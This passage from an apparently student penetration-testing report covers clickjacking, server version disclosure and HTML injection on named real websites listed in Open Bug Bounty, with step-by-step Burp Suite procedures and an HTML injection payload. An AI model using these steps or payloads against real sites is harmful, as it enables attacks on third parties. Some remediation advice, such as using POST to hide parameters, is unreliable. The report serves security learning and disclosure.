
- Step 2: - Here you can see the log in page.




- Step 3: - Here enter the script like this.

Vulnerability Assessment and Penetration Testing

- Step 4: - After This script run and see its looks like this because it is i-frame. You can see the sign in button because the opacity is 100.




- Step 5: - Here we have changed the opacity by 0.0001. So, it would not be visible to the user.



Vulnerability Assessment and Penetration Testing

- Step 6: - As a result, when the user will enter their information and click on Login they will be redirected to the given created page.



Observation

It was observed that the server didn't return an `X-Frame-Options` header which means that this website could be at risk of a clickjacking attack. Clickjacking (User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages.

09. SERVER VERSION DISCLOSURE

Description

The Server header describes the server application that handled the request.

Affected Resource / Parameter	Severity
https://my4d.com.my/	LOW

Impact / Consequences

- ✓ An attacker can use the disclosed information to harvest specific vulnerability for the version identified.

Recommendations

- ✓ Configure your web server to prevent information leakage from the SERVER header of its HTTP response.

Tools Used	References
------------	------------

Burp-suite <https://portswigger.net/burp>

CWE	OWASP Top 10
-----	--------------

200 -

Proof of Vulnerability

Vulnerability Assessment and Penetration Testing

→ Here you can see the website of openbugbounty that is use for vulnerability testing.

The screenshot shows a Microsoft Edge browser window with the URL <https://www.openbugbounty.org/bugbounty/mike998/>. The page content includes:

- MY4D Bug Bounty Program**: A section describing the program's purpose to ensure security and privacy, stating that everyone is eligible to participate. It mentions that Open Bug Bounty performs triage and verification of submissions, and that they never intervene in the further process of vulnerability remediation and disclosure between MY4D and researchers. It also notes that bug bounty programs allow private and public submissions.
- Bug Bounty Scope**: A section listing websites within the scope of the program, including `*.my4d.com.my`.
- Non-Intrusive Submissions Handling**: A section detailing submission rules for vulnerabilities that do not require intrusive testing, such as Cross Site Scripting (XSS), Open Redirect, Cross Site Request Forgery (CSRF), and Improper Access Control.
- Latest Patched**: A list of patched vulnerabilities with dates and URLs:
 - 16.11.2024 [forms.ssb.gov.on.ca](#)
 - 15.11.2024 [uta-uga.edu.185r.net](#)
 - 15.11.2024 [kane.utah.gov](#)
 - 13.11.2024 [siberindia.edu.in](#)
 - 13.11.2024 [tpf.edu.in](#)
 - 12.11.2024 [iitd.edu.in](#)
 - 12.11.2024 [heitorai.go.gov.br](#)
 - 12.11.2024 [grrobinson.me](#)
 - 12.11.2024 [genetherapy.me](#)
 - 11.11.2024 [adm.gov.it](#)
- Latest Blog Posts**: A section with a post from 04.12.2023 by [Bax99x](#) titled "Unmasking the Power of Cross-Site".

- Step 1: - visit the website.

The screenshot shows a Microsoft Edge browser window with the URL <https://my4d.com.my>. The page content includes:

- MY4D**: The main logo at the top left.
- 所有成绩**, **千字国/万字国**, **手机号测吉凶**, **天降发财号码**, **新闻红字+民俗文化**: Navigation links across the top.
- 易经手机号吉凶查询**: A sidebar on the left.
- 最高奖金 RM14,313,000** and **最高奖金 RM38,161,000**: Promotional banners for lottery draws.
- 一日未脱贫 猛钱不能停**: A large central banner with a button labeled "我要一夜暴富 >".
- LATEST RESULTS 最新彩票成绩单**: A section at the bottom.
- Activate Windows**: A watermark at the bottom right.

Vulnerability Assessment and Penetration Testing

- Step 2: - Here we have capture the request and sent it to Repeater.

The screenshot shows the Burp Suite interface. In the top navigation bar, 'Proxy' is selected. Below it, the 'HTTP history' tab is active. A context menu is open over a captured request, with 'Send to Repeater' highlighted. The request details are visible in the left pane, and the response pane shows a redacted version of the page content. The status bar at the bottom indicates 'Memory: 147.0MB' and the date '11/19/2024'.

- Step 3: - Now in repeater click on send and then we can see the server version of the site.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A context menu is open over a captured request, with 'Send' highlighted. The request and response panes show the captured data. The status bar at the bottom indicates 'Memory: 147.0MB' and the date '11/19/2024'.

Observation

It was observed that identified a version disclosure in the target web server's HTTP response. This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version.

10. HTML INJECTION

Description

It allows an attacker to inject HTML code into web pages that are viewed by other users.

Affected Resource / Parameter

Severity

<https://lovenamepix.com/>

LOW

Impact / Consequences

HTML Injection allow an attacker to modify the page.

- ✓ Using HTML Form, it can steal another person's identity.
- ✓ Attacker crafts malicious links, including his injected HTML content, and sends it to a user via email.
- ✓ At the end it can be a very serious vulnerability.

Recommendations

Use regular-expressions and filter the character like <, >, /, //, \\, \, etc. so the tag like <a> it cannot be work.

- ✓ Use Post method mainly to hide the URL and the vulnerable parameter from attacker.
- ✓ Use the proper sanitizer the input fields.

Ex. You can use mysqli_real_escape_string function at database side.

Tools Used

References

Wappalyzer

<https://www.wappalyzer.com/>

CWE

OWASP Top 10

80

A03:2021 – Injection

Proof of Vulnerability

Vulnerability Assessment and Penetration Testing

→ Here you can see the website of openbugbounty that is use for vulnerability testing.


The screenshot shows a Microsoft Edge browser window displaying the openbugbounty website. The URL is https://www.openbugbounty.org/bugbounty/lovenamepix/. The page content includes information about the bug bounty program for Lovenamepix.com, details about the bug bounty scope, and a list of latest patched vulnerabilities. A sidebar on the right lists 'Latest Blog Posts' and 'Activate Windows' instructions. The taskbar at the bottom shows various pinned icons and system status.

- Step 1: - Visit website.


The screenshot shows a Microsoft Edge browser window displaying the Lovenamepix website. The URL is https://www.lovenamex.com/. The main page features a 'Stylish Couple Name Maker - Romantic Couple Name Generator'. It includes three main image cards: 'Cute Couple Name Maker Online', 'Generator For Romantic Couple Name With Name', and 'Romantic Couple Name Calligraphy Generator With Name'. To the right, there is a sidebar with sections for 'Upcoming Events', 'Anniversary Wishes', 'Wedding Cards', 'Birthday Wishes', and 'Activate Windows' instructions. The taskbar at the bottom shows various pinned icons and system status.

Vulnerability Assessment and Penetration Testing

- Step 2: - Here, we are write html code to create link and redirect the page.
Payload : "><a href="[CLICK ME](https://www.google.com)




- Step 3: - Here you can see the CLICK ME!! Link.



Vulnerability Assessment and Penetration Testing

- Step 4: - When you click on CLICK ME!! Then you will redirect to the www.google.com.



Observation

It was observed that the web application was vulnerable to HTML Injection. This type of injection attack includes injecting HTML code through the vulnerable parts of the website. The Malicious user sends HTML code through any vulnerable field with the purpose to change the website's design or any information displayed to the user. As the result, the user may see the data sent by the malicious user. Therefore, in general, HTML Injection is just the injection of markup language code to the document of the page.

7. FUTURE SCOPE

- Security testing is a type of software testing that intends to uncover vulnerabilities of the system and determine that its data and resources are protected from possible intruders.
- Security testing of any system is about finding all possible loopholes and weaknesses of the system that may result into a loss of information, revenue, and repute at the hands of the employees or outsiders of the organization
- Major driving factor for growth of the penetration testing is the ability to provide security to industries from various cyber-attacks, as increasing incidence of cyber-attacks can increase the vulnerability of critical data stored by organizations and adversely impact the revenue.

8. REFERENCE

- Openbugbounty: <https://www.openbugbounty.org/>
- Burp-suite: <https://portswigger.net/burp/communitydownload>
- Owasp: <https://owasp.org/>
- Portswigger lab : <https://portswigger.net/web-security/all-labs>
- google dork: <https://github.com/sushiwushi/bug-bounty-dorks.git>